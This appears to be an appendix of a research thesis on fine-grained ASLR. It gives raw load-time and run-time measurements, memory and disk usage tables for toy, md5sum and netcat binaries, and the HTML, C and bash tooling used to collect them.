211769 209748 212281 213879 211828 198418 45527 49261 50870 50102 45515 50370 47073 47492 46979 47516 47786 51184
37703 40834 54935 25506 32674 38753 39335 20375 19839 19370 17958 17817 19485 19996 18608 17550 17641 18093 19208
18076 19601 22577 18411 20063 19862 30160 31139 20489 19866 36065 19676 19800 19866 19510 20113 20020 19796 18559
19765 19931 19561 20811 23925 18718 18027 18561 18943 20887 19019 19769 20024 18175 19275 20074 19738 20520 17910
50853 31841 32835 44423 52756 27150 19772 18109 19565 20941 20402 24591 19577 24117 20237 19444 32071 20631 19806
18454 31403 31830 18730 32699 20509 35503 20046 17965 18055 19928 19310 18130 20943 18500 19656 17476 18689 21012
19926 24471 20384 20163 18556 20176 20167 20760 21192 20812 20431 20650 20824 21379 18408 18357 17867 20639 20582
19908 22318 19816 18519 17763 18071 18095 18679 19782 20411 18148 20798 20611 19012 17923 17326 18801 253591
252762 210741 28636 43528 36000 46929 45177 47927 48182 50997 52713 51241 48907 47041 45191 47370 30357 29053
40011 23064 28927 30221 28947 26174 28278 30242 23496 28920 25981 27069 27899 27957 46439 30543 23040 24057 28853
30177 29585 30165 28925 28321 25499 25053 23328 24342 24732 24414 22135 24283 27178 25669 24132 21610 23266 18213
19657 17911 18142 19981 20018 20342 18727 23690 19646 23296 24266 18257 23666 24590 21051 23681 22868 23738 23556
21993 19901 20611 20076 23949 24967 22031 32216 24941 25908 23456 25011 25191 22183 25721 20454 18159 331121
22056 19814 20253 18036 26090 73441 60330 55122 65531 58519 30614 44700 43622 20458 32003 17588 25061 18351 17666
22926 32621 24078 24758 21722 23600 24726 22314 23971 25701 24686 23127 20468 25306 20331 25125 20963 17951 27349
29401 27332 22600 29771 28601 28315 27083 29958 28359 26666 28246 28934 29007 28476 29906 23680 27702 29705 28275
25387 26640 28693 26733 62365 53833 22987 28565 29140 27707 29207 28989 29137 23400 30680 33333 28388 28217 27868
29330 28251 29059 26621 28585 23680

A.2.3 Original Md5sum Program

46661 42844 43681 41162 41346 42014 42124 40895 41807 83897 40636 38530 39991 41451 40809 42640 40918 41386 41705
40484 42235 38857 39962 41176 41997 40289 40073 49381 47579 43517 44490 48612 47104 44756 44928 47698 49127 48933
48413 48528 47250 47612 48105 47602 44912 47739 46844 49500 47228 45375 48975 48577 48332 47085 49797 46172 49030
45940 49730 43953 47841 45194 44700 49222 46394 71064 47961 45552 48446 47654 46775 47255 48596 47364 44319 46675
146085 47428 46234 47360 45635 48002 47335 44798 45665 49047 49429 48476 47982 45993 48223 45480 45976 50140
49903 48096 44590 48374 66475 42006 39827 41089 40260 40394 40414 38275 39997 41522 41122 40916 41138 40881 43105
38302 39672 40078 40246 41235 40868 40818 42362 42701 57711 39410 37642 37699 37302 41252 40976 41302 42245 37110
40655 43267 48849 42184 40792 40315 37697 40111 41168 40608 42255 40571 37466 42334 44210 42683 42934 42987 42932
41703 39233 42001 41435 43352 42409 43159 38016 41083 50270 52015 49340 51011 50395 39712 44363 39691 52408 51481
46997 48782 49854 50500 46593 44544 47319 47736 66183 45096 45147 46409 47484 50156 49294 47959 55964 46924 45343
47583 57225 44688 46892 47479 48230 47747 44373 48323 49656 57660 48873 47063 55361 38782 40963 40317 41119 42327
39763 41773 41835 40516 38095 41409 41426 61233 40942 40653 40545 37794 36383 40986 39880 42232 40348 39500 40828
39920 37796 40636 40233 36311 38665 39988 37667 40990 37032 37077 43756 41442 40503 38207 40848 39836 40480 43125
42870 42008 40144 42586 42395 38963 42474 41839 39106 43462 37852 41635 41128 58947 42023 42311 41304 39896 39691
37776 40446 40932 40087 40454 39238 39857 42686 41108 39428 37457 40048 41138 38902 40599 39276 39731 37213 37018
37120 40759 40271 40706 41400 40562 39945 40473 37783 48781 37435 38683 40484 37960 39789 42096 37793 37490 39916
41222 40596 40887 38279 36685 39173 38571 38109 38666 40598 40518 40730 41605 42174 38504 40545 40664 41195 42554
41521 40653 51634 40854 41150 40785 41258 41824 40093 39368 42719 41259 42154 41030 42436 38281 37710 40631 42622
40235 40738 42530 42045 48825 47712 48867 55217 52214 52157 63569 51517 50496 50121 51269 50555 49872 49839 51621
51938 50801 48404 55867 50592 51751 51273 52419 47525 46644 50221 50327 49452 53616 50838 51780 52221 47608 80955
50147 51205 46282 50794 51208 50420 52590 51421 50204 51265 47513 50741 50700 47563 51068 50400 50715 48440 51836
49209 50783 50425 45937 50450 52181 48965 51825 50404 46486 49584 50532 50856 50673 50275 46679 49849 47191 51670
50049 49982 51360 50520 49379 50562 47087 50569 51755 51905 49090 53087 50866 49733 50541 50162 46954 49648 50130
51400 51801 49984 50345 51085 51663 51484 50707 51770 51695 50293 47695 50754 51895 52019 48057 49955 49744 50137
49688 50526 50006 51088 49423 52184 51053 53912 51322 47805 49902 47919 46816 52419 49262 55584 52697 51524 50275
50266 46661 51119 49984 49652 49305 49396 45970 81967 47361 49383 47845 49743 50406 48871 53957 50301 48146 50600
50250 50149 49920 46515 49267 48783 46171 47483 51154 48650 48029 49721 48652 47103 48640 47174 44945 45792 48387
48898 47863 50390 47696 59227 47510 44763 57308 50921 51979 51912 54385 50342 51363 52076 50763 49339 48179 51909
50797 51434 50733 49769 47628 50354 50262 50214 48996 50765 50941 49990 49998 52487 49703 50800 49220 47895 51374
50281 50122 51131 48764 50043 50132 50551 49857 49422 47834 62844 51189 47541 52257 49985 52887 50045 50469 49864
39759 43324 51835 42677 41881 50079 50033 52865 49219 49358 58612 51240 46071 48931 50240 49681 45456 48123 48405
48689 49048 50735 48421 50592 46183 50313 65132 49803 50012 47026 46917 48553 49432 49825 46244 49162 51477 49889

45833 46933 49512 48361 51312 48274 47486 49737 50169 49360 49687 50776 52263 47060 50298 49674 49230 46591 48168
50947 50656 50090 51318 50647 52184 51831 53105 49927 51109 50834 47621 50749 53018 51459 50275 51059 50931 48181
52764 51871 51944 50230 47578 46755 50601 54048 52287 53422 50491 52409 47323 48327 47464 50429 51294 50705 59886
48246 51516 53916 50570 51148 48045 50110 49778 50250 47454 50140 51309 50405 51725 46807 53250 52013 52027 47352
50697 52113 52014 51202 51490 50760 50636 59337 50912 51468 54684 50106 48633 51184 48611 50196 46776 48660 48051
48225 48718 44213 46793 48094 47933 48088 51251 47836 48086 48377 49261 48570 45408 44143 47740 48998 48785 44720
48781 49715 47722 46894 46242 54911 49371 49465 45565 49932 51652 51161 51245 51910 48281 48874 53825 50646 51070
47911 49714 57066 52996 52416 50794 51953 52462 50305 47872 52259 50395 49167 51654 47287 50246 49701 50487 51970
52664 50013 51676 50080 47711 62630 51571 51174 58694 50451 53295 49786 50461 50546 50916 51095 48963 51529 52126
48236 47329 48856 52007 49093 47684 48068 50828 51499 49764 50772 48169 51962 49770 47553 47726 50956 50038 52277
52189 52237 49904 47967 50645 57627 51005 52840 53897 51109 48115 49592 51147 51869 50339 50042 51209 49991 50579
50470 53114 49215 50689 50419 51272 47876 47138 50620 53279 53052 48700 46945 48286 50133 46784 49146 47890 50768
46956 47248 48565 48987 49669 49437 47568 49353 45645 45630 48073 48076 48703 45665 44108 49855 48835 49198 47999
49818 48191 51095 47793 49899 45435 48259 46238 44305 46107 46912 46860 48273 47427 47976 65996 47462 48625 46597
45639 48710 47382 44375 55420 51648 49613 50867 51437 60767 50582 51378 47644 51398 50663 48650 48533 50319 50731
50693 58505 47130 49071 57878 47636 49260 49674 50184 53270 53686 50873 59622 52002 52143 50959 46794 47749 51442
51750 49771 47411 51225 49817 48610 48048 49525 51601 50633 52820 50178 51970 109765 49349 50161 48739 50699
50170 41202 47742 41941 41558 51850 55093 46470 52945 54100 49793 46155 51092 58755 70030 54859 62412 50426 51383
49079 50075 49408 49775 49565 55380 51757 49773 72443 41924 45177 44612 38815 41655 43611 41359 54787 41751 43008
38486 42005 39275 40223 37368 48503 41855 65481 41041 39464 48723 41480 39182 40557 41283 40704 37250 40578 41159
40662 41549 42772 42437 41272 41032 40474 41927 41701 42922 41037 41580 41650 41232

A.2.4 Md5sum Program After FG-ASLR Applied

30304 28082 28418 29766 26497 29516 29262 29943 29210 26824 28392 28700 27569 25801 28193 26442 26954 27860 28834
26949 29873 28515 26745 25263 28174 26548 25740 28145 28751 26857 38782 30392 27964 35452 33089 25605 27205 27553
27459 26093 27469 25782 26401 26148 25354 28481 24574 25386 28140 28231 27613 25425 25701 26282 25867 25813 25900
24492 25824 30026 25244 27456 30212 25900 27661 27241 29156 27967 28406 26205 25960 27048 26064 28701 28461 26228
85100 91503 83905 82359 85413 80516 81387 81354 94094 79485 80235 78091 80468 82321 84628 79541 98555 80191 81283
81503 105594 80598 83705 80505 79955 82877 106783 78060 28553 104703 84606 81471 78702 91751 92204 80593 81555
115574 79189 99123 108054 77186 80937 82223 26772 25923 25443 25925 27293 25762 28789 24283 27598 26465 25076
26784 28088 26774 25084 27821 26184 27972 27684 27510 26878 26536 27257 34220 33866 36664 33425 33601 34255 35848
33642 33486 32960 34043 38767 58662 43062 41545 42535 56397 50175 42924 51355 51396 36071 54153 37853 37434 35525
36832 34644 36167 38617 35777 37473 34913 34652 35247 37354 35821 40186 33999 34676 37684 34561 35702 35363 38562
36259 35889 34423 34417 33622 36063 35546 34684 34401 35445 34908 38275 38577 40645 39283 35633 37217 36325 36279
35480 36809 37278 34815 35955 38662 37512 33985 36575 35065 33264 44436 35297 38649 38413 37164 37718 33897 33141
37218 34776 34677 36597 37641 41313 39628 36134 34379 36869 37919 37343 34722 35830 84064 82933 113514 82654
81704 113186 87704 82380 79958 78262 81264 78611 78940 84177 88315 84037 80642 91272 79735 98128 82427 107280
80953 92779 110097 94052 81699 84166 98995 90922 88823 89801 89540 86558 84292 126440 108071 86005 85731 87479
82235 82138 108593 90259 79686 80801 79507 79920 83439 82274 78346 43207 45114 36593 35327 34679 35371 37512
36517 36031 38276 38454 34722 38799 37112 37984 35663 36477 37860 36161 37805 41071 36297 35903 26203 26064 26043
26346 29181 25431 24734 27342 25611 30112 27521 25203 25569 27106 28193 28151 25893 26105 25715 28550 28049 25935
26712 25919 28606 25715 28484 26168 27456 25675 25975 25867 26921 26682 28386 27582 26245 28233 35024 28461 29573
27148 25452 25409 29024 29237 40251 38688 83639 80644 80124 78120 80736 110126 89764 88487 80041 81890 78944
83864 80233 83209 80580 84159 78462 85267 81376 80278 81442 106388 102115 89739 88004 89424 86891 93870 88606
90384 87212 91426 90000 89506 90884 91882 92180 87123 93021 91393 88516 85474 84602 85192 84465 104128 84991
84298 86998 86828 89326 102664 83394 108690 85812 85651 87636 85212 85372 87041 92805 88184 99230 87638 193541
91636 85051 84319 85789 86428 84266 89937 89546 97104 89594 60862 33159 33972 32371 34403 34815 34758 33870 33168
32144 32027 122124 32993 35577 34825 32151 34737 32982 33757 32712 35388 35528 32184 32376 35056 34590 34021
36028 32385 34510 33458 35163 32791 45575 35501 32452 35140 32781 36345 35135 31926 32104 30702 34605 32661 35359
34500 31971 34859 33642 45434 34887 34284 34895 34088 35613 36182 37326 34815 32550 32086 41541 43601 33709 58497
34014 33314 33895 34369 31185 33095 35331 34615 35025 32754 32409 32975 64403 34723 53393 32613 34701 32849 32341
32546 32014 30567 32199 33913 32858 35708 34805 36768 34429 36135 33427 33021 32996 182637 34810 34966 33241
36401 47244 34816 34999 99768 88968 85167 103194 84247 87706 87479 83162 88980 104944 84059 84197 105575 105992
88549 86562 82381 82031 80147 80933 82356 106124 139156 83442 81338 104043 87400 83936 84571 107134 102599 81925
82028 82892 84301 80621 103287 102157 107726 102398 116976 104232 102844 81152 82168 104308 125206 105926 103840
102466 102298 114586 87465 85727 128228 90227 83949 84344 83833 85526 102109 105587 105611 105521 98804 85724
78492 116965 88509 82575 88375 81407 77340 80434 106853 123402 105497 109197 86858 96857 82775 105220 104315
104120 89119 87047 84164 91361 37040 35355 36737 34490 37414 37139 39313 32319 34153 35486 33119 35912 57493
40196 36728 36100 35846 36347 37040 32983 36389 35190 36177 34748 34014 35392 37742 35510 37699 34245 35759 35467
35953 35578 36371 34287 35501 35671 38566 37597 35764 34100 37787 38675 35946 36251 34899 38053 37412 37968 35318
36091 34973 37185 34663 26145 34077 36050 33432 32724 30674 46155 36691 36247 32920 35480 31275 38001 34840 34175
31857 36093 32622 32441 31837 36478 34353 36122 35239 33699 32251 31913 32680 32433 30691 34135 33230 32780 33103
33050 63809 52183 164807 32608 31495 32167 32806 32723 34422 30675 33915 61272 34681 34638 35372 33049 33764

34366 34703 33933 35695 33373 35581 35718 33835 32906 32243 32965 44656 25706 26376 28400 27279 25817 26126 27718
27508 25496 25144 27052 25593 24872 27313 24730 25064 27754 26157 26941 27754 27461 25331 25867 25946 23903 26784
40847 27611 27944 26457 29206 27997 25630 26073 26209 26164 25411 25974 27414 23788 27190 27540 28994 25651 25731
28719 29795 26796 26252 25996 25734 28749 40505 27736 27330 27364 24022 24546 24871 26357 25330 23379 24825 25935
34600 27630 27121 25745 25871 27887 25197 26258 32334 27660 34407 26034 26640 27669 31012 30917 27867 23842 27125
24681 27486 93210 95948 93792 73013 34357 34652 34911 32898 34166 32410 35829 32376 32174 32541 34389 32585 34320
36902 32754 30441 31830 35017 34466 32442 33546 33754 34682 32171 32908 32458 31592 32477 34640 31720 33832 32248
31825 32762 34661 32480 35207 35045 35189 32285 31748 79476 32919 33582 34663 33176 31111 33918 32530 33128 33066
33285 32409 33071 31075 34642 58733 34114 34088 33070 32861 33477 32700 32666 32071 31893 32185 35334 32209 33207
32330 35051 35207 34742 33911 34748 33069 32819 40804 42348 41268 35685 34513 32080 32417 32103 35373 32714 31953
35266 80366 32305 32631 32686 31896 33860 34670 33257 33296 33020 33129 34133 35565 33080 34970 32373 33354 32654
33559 32094 33366 32988 30178 31192 38723 37102 53114 26970 25307 25374 37632 34798 35093 31917 43120 31733 32119
35025 33955 30847 34379 32329 37035 33441 33187 32603 35800 32386 32431 30446 32291 32833 32413 35315 32309 32975
34521 32593 32354 34241 32996 32599 32545 34579 30582 34629 32843 34975 35187 32945 34772

A.2.5 Original Netcat Program

460199 572665 623874 560951 528191 555446 134654 140989 133083 137144 139175 137150 135552 142973 137801 135251
137863 138180 136774 136285 132211 147363 140121 139560 141346 136958 182437 132809 133588 169929 140256 209534
138899 136961 132811 136571 131652 139178 141071 136602 138576 135388 137702 135371 147107 138764 135530 136559
136775 134360 130531 133509 136516 135304 139208 129073 130718 136771 134292 137611 132008 132480 241517 137512
137434 138863 132903 140390 134446 130701 138316 139796 133022 136431 134739 135264 135597 136429 137249 136330
147952 134539 129772 136652 129911 132114 132945 131297 169274 134406 136096 138810 135856 137835 298227 132449
132648 133996 137666 139567 138998 139355 136112 140139 234655 150899 142732 141127 131873 132098 139407 134140
133536 136207 132789 136479 135629 135763 133026 137694 132460 146373 138250 135585 135455 134354 130771 135567
136477 141605 135466 132725 137582 136669 136372 134938 133996 140261 131341 136860 139591 141129 134646 126791
135794 136620 139549 146169 134795 131229 131646 134375 131509 130299 138832 227315 133939 134408 137044 136931
137689 135209 135528 133736 132925 133486 686912 413217 455208 746569 525466 445090 456565 133207 493020 449736
442938 450552 462263 450826 439360 148038 129579 135668 132873 131227 135612 133950 134449 133409 136255 136231
134649 130516 136448 135486 136010 137479 134597 130868 132606 133009 129830 137688 141367 132643 132720 216539
136030 138558 139709 136583 137484 137329 135741 135434 138201 137381 135535 154895 132652 138725 135537 133291
130933 132556 127673 128611 133984 128193 137280 131512 131154 132491 137378 136265 132691 135931 140475 138604
135527 125985 134885 137741 130287 449221 141562 134815 133570 131600 129072 133354 139280 132048 139697 1097781
741601 455696 452810 669697 149855 132113 137702 136352 141214 141054 130962 134694 131787 152337 139346 148181
134855 136888 134895 164556 443853 446688 484085 467344 421939 454003 449072 453254 449289 441167 447875 134332
124474 138900 133950 132798 136994 156640 137347 144836 240146 123106 116872 164895 139273 139827 352988 785206
138271 135304 148434 143866 152359 135379 140555 145074 137824 141282 144197 133907 145058 135836 117749 118460
138289 166397 118457 435704 461936 451151 471119 492010 327215 146771 114122 141930 140508 138169 137285 139090
322324 269233 295040 264744 228483 262746 273131 236516 269720 348058 271316 218125 272224 273338 270738 267714
240314 260228 233695 237414 263859 268284 270066 266929 498437 278009 300078 962534 456820 148355 145950 133873
114241 120907 128403 147339 134980 142087 142068 135834 137459 137973 135699 136336 138107 140369 137731 119930
138027 131976 135451 135892 139396 136217 141560 148486 135500 137051 251487 133195 133688 134167 133050 133401
254345 209126 231666 207895 548558 209834 207480 192980 136625 133730 131964 150030 132134 135554 136537 137348
130824 134677 128055 128948 138611 137437 127698 137090 127899 616318 450903 443610 448466 148739 145089 131818
136778 178710 134779 159664 144222 138670 158351 134818 137964 135638 139131 130690 276016 238571 226620 209448
254837 233363 209041 235991 231071 252001 208694 241282 230849 210048 243347 498943 234002 204708 191990 135620
137951 146155 140538 134459 124233 121478 143905 142107 137145 146850 144511 122880 121307 135208 133343 143595
173353 138162 138586 138168 138666 123937 134410 136334 143145 137967 123554 133323 137061 142086 157439 132361
137997 138529 134456 164087 132973 123376 116926 144336 139858 144158 140372 142269 139881 131290 142715 118896
124179 143270 141038 136768 132228 121071 133653 141866 144726 137821 112740 146399 143249 140158 135485 133610
117484 156698 145167 152947 151337 148441 138832 146681 147576 142761 123272 124349 142274 141687 343138 340467
328666 150175 142808 199443 191290 192953 200608 196571 222710 197024 428134 276377 268042 260214 653698 145041
150294 148308 141365 144195 143712 136232 147699 134820 151234 136200 144755 152098 139585 142489 138614 140439
131429 136336 114588 117725 136664 138368 140352 125206 118181 141064 223667 430332 475478 475123 429779 457626
443499 497176 118984 114882 146291 120159 118567 120305 121849 132104 140742 138281 133331 135415 136178 145218
138175 142999 134707 131966 111137 146055 149935 112858 118566 124439 145852 136886 120624 117281 159124 138258
142085 189140 121603 174811 269032 269958 282205 270388 246435 276229 778792 463586 444424 435177 448034 158236
120858 136321 147448 125353 117579 179604 270744 251168 272039 264031 266073 280222 262726 267227 268416 272955
312468 266691 278565 268128 269800 271583 248940 236542 269745 267743 242560 355629 773534 427755 437608 443091
466558 163815 139297 220205 140217 138349 136080 137385 139672 143622 141492 132824 149767 139022 139143 118835
117035 145592 143741 193401 151296 123973 123395 136892 462209 441610 463683 552260 381474 131525 140846 143367
160573 113513 119128 139334 140211 114879 441185 459098 353706 346597 336074 159131 140308 120822 144734 120698
155343 142887 146508 149679 143585 141296 134313 136655 137859 161705 116084 138596 147791 152321 147491 148423
141544 136837 137435 131072 120280 120009 140086 172678 472663 297166 341892 343750 756450 1158035 394886 146963

137236 136450 138563 141097 141263 137135 143483 145258 139757 141909 135408 140104 137743 142585 140515 134639
139352 156090 146976 141470 166224 139971 147676 134247 131612 138332 126744 122401 145142 142655 143949 133364
144057 117980 123098 118854 150749 141910 137207 221522 542867 327672 334204 355912 342252 145137 135256 138547
130008 149741 158650 139847 143485 115336 138936 136463 133966 139886 113294 141850 117375 122040 144027 147269
198499 143943 144202 140926 134373 127873 116377 125147 121704 147738 132766 143628 143401 136435 138965 136312
143685 143051 136115 135946 141600 137440 120610 123743 137645 143545 122296 207288 148986 138240 136936 170245
140075 118875 142980 139009 153681 132361 134304 131542 135116 136167 134998 132583 136436 135868 137013 144678
133368 128975 134204 141354 130317 132983 133556 150929 132761 153313 129600 130429 135292 137422 144787 131814
131265 135985 128811 131376 138071 136993 131317 139194 132716 134659 586077 535263 192157 309498 138806 141880
135776 128905 130968 522221 549073 559950 511707 504952 711761 770778 603611 565353 513926 151010 137403 133493
132520 129128 132819 147914 137176 131086 136088 128393 132057 128483 134109 136538 138711 168626 132979 142265
132794 135462 129602 135258 139401 137202 133613 133444 131890 157315 139945 130678 126116 145503 212423 140809
136960 139120 140071 172919 138028 436932 138510 118445 123035 124639 154890 139311 142218 117817 119183 129764
406879 137620 137630 144042 137444 142361 142859 146769 136217 136263 137309 138398 191977 137308 144139 139328
140355 136300 143106 135957 138325 142280 140298 116265 125192 117991 147669 121338 144705 172241 119608 139418
204165 137054 131521 144417 141475 192677 134464 140445

A.2.6 Netcat Program After FG-ASLR Applied

69848 76630 74308 73667 97476 70529 66566 71488 91659 69644 90282 69514 68018 67375 460170 71280 69651 72107
74402 67813 68228 68419 68600 94843 71903 72010 69857 72685 67646 68693 72871 69715 72081 69053 69893 71697 69340
387788 71598 70065 68829 67400 75769 69725 69964 394973 86204 68000 60473 71864 66428 62112 64277 60589 65666
66567 64593 61700 65055 62359 60604 70697 61517 65419 65452 61390 60656 63474 62885 288557 61422 65494 67161
65212 59588 62677 68222 56602 318323 66774 61209 72803 60628 83942 65335 68139 60385 250536 258523 111045 70887
68566 408442 396068 89256 68896 168583 229311 199088 224366 277880 202179 260654 196812 215310 227897 222778
298794 213580 127387 214521 68728 65266 60996 72362 60568 71662 69738 68858 67409 75884 128672 67752 70639 70447
70004 66017 77980 65289 69035 71074 67843 73781 68559 69632 69445 68547 67947 70899 70957 65981 71527 68450 70640
72617 68008 67734 65752 69387 67323 69320 65763 86382 64928 72293 73615 70335 69927 92994 68404 65389 68757 66580
68820 73940 72323 70565 202483 64725 61713 62186 64764 62662 60960 64958 205580 59523 61034 61907 67514 65155
63938 68393 63650 62734 63289 62084 61876 62990 58840 65110 63471 62651 63512 75002 62231 66815 65364 63472 64765
64677 65269 64114 63655 65277 62984 65493 64083 74495 78946 66725 62991 66937 67433 64984 73434 65594 69620 69787
67154 66822 65309 72936 70311 69287 68984 83770 91622 72626 71982 74555 67228 67366 67304 70037 66699 63925 67534
69667 97103 66558 196211 65328 68099 66333 70962 72226 73146 66606 74044 71436 70711 67522 70660 71817 69286
79135 69972 429027 195878 75779 138518 70727 73127 67082 67635 66532 72781 159684 71517 75415 113794 67099 73246
70464 66906 73489 69005 68223 66999 453158 455195 93084 62989 63515 69575 64243 64307 67045 63298 65655 64772
64962 65462 63975 76725 63247 61469 64433 62628 65471 66461 61995 70843 278923 150632 107436 64101 62918 61894
62620 64448 66365 98794 64648 78603 62497 62871 64392 65711 66999 63688 64113 81273 62732 62669 66157 61646 63035
66226 65397 62637 62404 63332 65888 65757 66243 63759 63699 65425 63572 60310 61556 65621 62959 75692 83311 62781
64398 64306 62924 112515 64664 66964 62564 73722 62474 64373 64114 66218 65515 64618 65917 64591 64641 65028
66885 68671 63501 65523 63564 61280 185473 62881 63425 65499 61401 72410 68042 63860 64505 66319 66205 66767
70559 255621 64168 63765 62682 95753 81151 88361 62598 65065 66976 63547 64936 67320 67892 66228 64017 64509
64880 64114 64977 66498 66447 65100 63571 63819 67055 114526 67640 69175 64172 67232 66099 78453 64268 62511
67978 64072 65273 61855 70078 64888 64777 62677 73566 159810 63023 64704 63171 63983 65167 64672 65591 64482
77329 63976 62905 66224 64040 64290 64055 63841 62773 69377 65387 77041 76004 68062 68483 412564 90208 71806
68373 443294 74589 72675 66858 68361 70788 68772 106014 67940 68035 88283 65738 71711 69211 62416 63676 64060
65468 65124 67380 68402 62112 65806 66354 62483 63037 65567 65511 64288 67263 63416 65021 64514 65258 66455 66972
63711 65732 65529 65352 66695 64842 63055 64948 65229 64545 64923 66967 63678 62207 64378 63167 95462 63054 64521
64722 66468 62748 64219 55230 64891 65151 65142 62199 64214 79703 65321 62468 65466 66292 63578 66230 62728 64509
68480 65390 62826 74587 63817 122965 61411 63922 63328 63977 65262 64195 63757 64384 64304 65124 75029 63318
64871 66048 65339 67370 65117 64811 66716 78669 66114 63188 64646 65966 66068 82064 64070 61055 64025 64197 63456
64110 65869 61117 65736 69024 64654 62163 63149 61366 65177 61625 64407 66058 65845 65747 63283 64453 67285 62501
75696 62440 64600 66225 65885 63497 66573 64072 65471 65916 77463 62733 63627 62723 63419 63445 58221 70123 68212
69295 69509 64567 74825 73203 73236 71709 72546 66923 497097 69611 62789 65378 64202 62347 63986 63840 64243
61985 66185 98591 67827 66694 68108 63356 66452 65309 64102 65717 64191 64332 64154 64478 64263 66080 65446 115147
63901 62863 64518 66131 63549 66375 65815 63532 62520 64789 64636 64368 66746 66368 64420 63707 63120 64448 77519
63046 66614 63379 64896 63983 65243 61750 78524 64567 64354 65173 63003 64321 65039 65462 66427 65339 65653 78744
243847 66087 63380 64342 64756 65135 65327 63679 63528 63676 71098 77490 71574 65953 68171 64974 65546 66709
67095 65026 73070 70361 67350 69225 73555 93102 71320 69895 70662 66894 69565 69154 243142 72963 95839 72543
65220 66540 67405 70939 66782 69582 66128 67028 68063 73176 65251 66533 63301 66714 64290 63523 65480 66470 66068
63730 64598 68305 64492 64845 65216 64772 67600 65623 64506 63098 66178 62901 64149 63309 64295 62859 63191 62729
64276 65012 65423 64470 66092 64235 64496 66643 67843 53800 64547 63476 64061 64251 96669 61831 475459 325617
62948 62613 69739 106822 79883 63835 64168 60972 63713 63023 64352 64073 66386 64369 65475 72308 78980 64943
64595 63574 64558 63726 64640 64347 63230 65448 65149 74411 62704 65073 64856 64500 66150 65285 64870 63487 65570
63414 74847 65177 64047 64299 67201 65012 65757 65121 65725 62811 64286 63694 63241 63805 65954 63969 63558 65418

```
64175 79175 77286 67246 64104 63370 63219 64369 65549 64381 62223 64473 63828 65813 65705 65405 65687 66473 63482
63684 62784 61761 63817 62651 62385 63244 64823 64236 70272 72888 96688 71037 741780 80820 68352 65085 71182
70123 64202 60472 63205 62415 63381 65439 63466 65823 67678 64900 65476 64503 65548 63603 64702 76786 65265 61150
61593 66406 66973 63728 81276 62176 69460 65896 64199 69401 63673 80416 78799 63480 65341 64075 66092 65353 76433
112689 62738 62134 64894 65474 65918 64960 67640 75157 69776 64504 63535 65100 64558 66278 73750 65501 63997
66218 63428 64670 62683 61633 95426 65666 64958 65176 65662 66309 63412 62365 74722 72105 92681 69589 71153 71405
67096 66763 78282 68802 91917 69709 67355 68939 73025 70165 414269 90644 86166 73486 66938 66519 66258 68595
70362 72887 71115 70179 62980 70587 96709 71509 69343 70619 67250 72974 68116 69260 71688 71130 71943 71671 74177
92635 71569 66839 68577 69958 93643 80260 61008 75770 57914 63655 68948 59328 61837 63549 62566 63727 63494 65003
65409 64465 66924
```

A.3 Memory Usage Measurements (bytes)

Table A.1: Memory Usage Measurements (bytes)

Program	Memory Used
toy original	2711552
toy with FG-ASLR	2904064
md5sum original	2715648
md5sum with FG-ASLR	2957312
nc original	2736128
nc with FG-ASLR	3260416

A.4 Disk Usage Measurements (bytes)

Table A.2: Disk Usage Measurements (bytes)

Program	Disk Space Used
toy original	20736
toy with FG-ASLR	45888
md5sum original	30168
md5sum with FG-ASLR	65192
nc original	94376
nc with FG-ASLR	159984

Appendix B

Scripts and Custom Tooling

B.1 HTML File Used to Display Call-graphs

```
<!-- inspiration: https://visjs.github.io/vis-network/examples/ -->
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Function graph</title>
    <script src="https://visjs.github.io/vis-network/standalone/umd/vis-network.min.js"></script>
  </head>
  <body>
    <div id="graph" style="width: 98vw; height: 98vh; border-width: 1px;"></div>
        <script type="text/javascript" src="graph_data.js"></script>
    <script type="text/javascript">
                var options = {
                        edges: {
                                smooth: {
                                        type: "cubicBezier",
                                        forceDirection: "vertical",
                                        roundness: 0.4,
                                },
                        },
                        layout: {
                                hierarchical: {
                                        direction: "UD",
                                        sortMethod: "directed",
                                },
                        },
                        physics: {
                                hierarchicalRepulsion: {
                                        avoidOverlap: +1,
                                },
                        },
                };
                var container = document.getElementById("graph");
                var data = vis.parseDOTNetwork(dot);
                var network = new vis.Network(container, data, options);
    </script>
  </body>
</html>
```

B.2 Code to Measure Load-time and Run-time

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

#include "stats.h"

struct timespec start, end;

void timer_start() {

        clock_gettime(CLOCK_MONOTONIC, &start);

}

void timer_end() {

        clock_gettime(CLOCK_MONOTONIC, &end);

}

long unsigned int get_elapsed_ns() {

        long unsigned int diff;

        diff = (end.tv_sec - start.tv_sec) * 1000000000L;
        diff += end.tv_nsec - start.tv_nsec;

        return diff;

}

void loadtime_save() {

        FILE *fp;

        fp = fopen(LOADTIME_FILE, "a");

        if (!fp) {
                printf("Failed to open loadtime file '%s'\n", LOADTIME_FILE);
                exit(-1);
        }

        fprintf(fp, "%lu\n", get_elapsed_ns());

        fclose(fp);

}

void runtime_save() {

        FILE *fp;

        fp = fopen(RUNTIME_FILE, "a");

        if (!fp) {
                printf("Failed to open runtime file '%s'\n", RUNTIME_FILE);
                exit(-1);
        }

        fprintf(fp, "%lu\n", get_elapsed_ns());
```

```
        fclose(fp);

}
```

B.3 Bash Script Used to Measure Memory Usage

```
#!/bin/bash

# This script depends on...
# - GDB + GEF
# - Radare2

function get_maps_fgaslr () {

        BP=$(r2 -A -s sym.main -c 'pdf ~call r8' -qq $1 | awk '{print $2}')

        gdb \
                -ex "gef config gef.disable_color True" \
                -ex "break *$BP" -ex "run ${@:2}" -ex 'vmmap' \
                -ex 'quit' $1 2>&1 \
                | grep -A9999 "Perm Path" | tail -n +2

}

function get_maps_orig () {

        gdb \
                -ex "gef config gef.disable_color True" \
                -ex 'break *main' -ex "run  ${@:2}" -ex 'vmmap' \
                -ex 'quit' $1 2>&1 \
                | grep -A9999 "Perm Path" | tail -n +2

}

function maps_sum () {

        TOTAL=0

        while read LINE
        do

                START=$(echo $LINE | awk '{print $1}')
                END=$(echo $LINE | awk '{print $2}')
                SIZE=$(($END - $START))
                TOTAL=$(($TOTAL + $SIZE))

        done

        echo $TOTAL

}

TOY_ORIG=$(get_maps_orig ./toy_orig/toy.bin asdf | maps_sum)
TOY_FGASLR=$(get_maps_fgaslr ./toy/toy.bin asdf | maps_sum)

echo "toy,$TOY_FGASLR"
echo "toy_orig,$TOY_ORIG"

MD5SUM_ORIG=$(get_maps_orig ./md5sum_orig/md5sum.bin -x < ./md5sum_orig/input | maps_sum)
MD5SUM_FGASLR=$(get_maps_fgaslr ./md5sum/md5sum.bin -x < ./md5sum/input | maps_sum)
```

```
